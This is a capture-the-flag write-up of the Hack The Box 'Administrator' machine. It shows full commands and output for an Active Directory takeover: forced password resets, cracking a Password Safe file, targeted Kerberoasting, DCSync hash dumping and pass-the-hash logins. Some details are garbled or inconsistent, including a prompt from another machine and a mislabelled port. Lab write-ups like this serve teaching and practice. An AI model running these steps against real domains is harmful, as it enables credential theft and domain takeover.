Given username:
Olivia : ichliebedich

HTB Administrator

1. Enumeration

- nmap
- crackmapexec
- smbmap — olivia — permissions/privileges

```
PORT     STATE SERVICE
22/tcp   open  ftp
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
```

```
VALID USERNAMES:
Administrator
Guest
krbtgt
DC$
olivia
michael
benjamin
emily
ethan
alexander
emma
```


```
Disk      Permissions     Comment
----      -----------     -------
ADMIN$    NO ACCESS       Remote Admin
C$        NO ACCESS       Default share
IPC$      READ ONLY       Remote IPC
NETLOGON  READ ONLY       Logon server share
SYSVOL    READ ONLY       Logon server share
```

```
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

2. Bloodhound

- olivia to michael — GenericAll
- michael to benjamin — ForceChangePassword


```
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael Password123! /DOMAIN
The command completed successfully.
```




```
┌──(hacking-env)─(karti㉿kali)-[~/administrator]
└─$ bloodyAD -u "Michael" -p 'Password123!' -d "Administrator.htb" --host
"$IP" set password "Benjamin" "12345678"
[+] Password changed successfully!
```

3. FTP

- benjamin
  - Backup.psafe3
  - Install password-safe
  - crack password
- results




```
┌──(karti㉿kali)-[~/administrator]
└─$ pwsafe2john Backup.psafe3 > hash.txt
┌──(karti㉿kali)-[~/administrator]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
Session completed.
```

```
Alexander : UrklbagoxMyUGw0aPlj9B0AXSea4Sw
Emily : UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Emma : WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

user flag

```
┌──(karti㉿kali)-[~/administrator]
└─$ evil-winrm -i $IP -u emily -p
UXLCI5iETUsIBoFVTj8yQFKoHjXmb
*Evil-WinRM* PS C:\Users\emily\Desktop> cat user.txt
8f175e29dde4dd156f95dac525b1d74a
```

4. Bloodhound

decrypt hash — targetedKerberoasting — GenericWrite — emily to ethan

faketime — DC time diverence

```
┌──(hacking-env)─(karti㉿kali)-[~/administrator]
└─$ ntpdate -q 10.129.204.130        **check DC time**
2025-05-10 19:23:48.54 2256 (+0100) +25291.823974 +/- 0.007178 10.129.204.130 s1 no-leap
```

```
┌──(hacking-env)─(karti㉿kali)-[~/administrator]
└─$ faketime -f '2025-05-10 19:23:00' python3 ~/git/targetedKerberoast/targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' --dc-ip 10.129.204.130

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*
$f36e867a02b519d5e6be0e58f798a614$b250122257fa05c23bbd9c6d53aaece1d5ed19b5629f3e608b41319ccc208e6acbddb2bdeba0998730b157de488dfaecf9424-1e31a0f2551ce151815e1372ddc2250ff14d8b03c7ad2a94-de6e0e7c38520acdc98c8555adabefbd17bb15fb4f38da58e402b49105172df2e5499630d43833c424f1f33cb9e8d964cecf6fecb0ec5b354edeb5f
```


5. Bloodhound

- success - user flag
- Enumerated the AD — Uploaded SharpHound.exe
- user privileges

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
55b15b54fe01b3268cead005ab5217ec
```

6. Bloodhound

1. Ethan's Outbound Object Control to Administrator.HTB
2. I can use DCSync



7. SecretsDump

```
┌──(hacking-env)─(karti㉿kali)-[~/administrator]
└─$ secretsdump.py administrator.htb/ethan:limpbizkit@$IP
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b514-04-eeaad3b435b514-04-ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
```

8. Root Access

evil-winrm

```
┌──(hacking-env)─(karti㉿kali)-[~/administrator]
└─$ evil-winrm -i 10.129.204.130 -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
824a947cbe2a7734a997fef65b4c9dc8
```

```
┌──(hacking-env)─(karti㉿kali)-[~/administrator]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt
hash_ethan
Using default input encoding: UTF-8
limpbizkit  (?)
Done Session completed.
```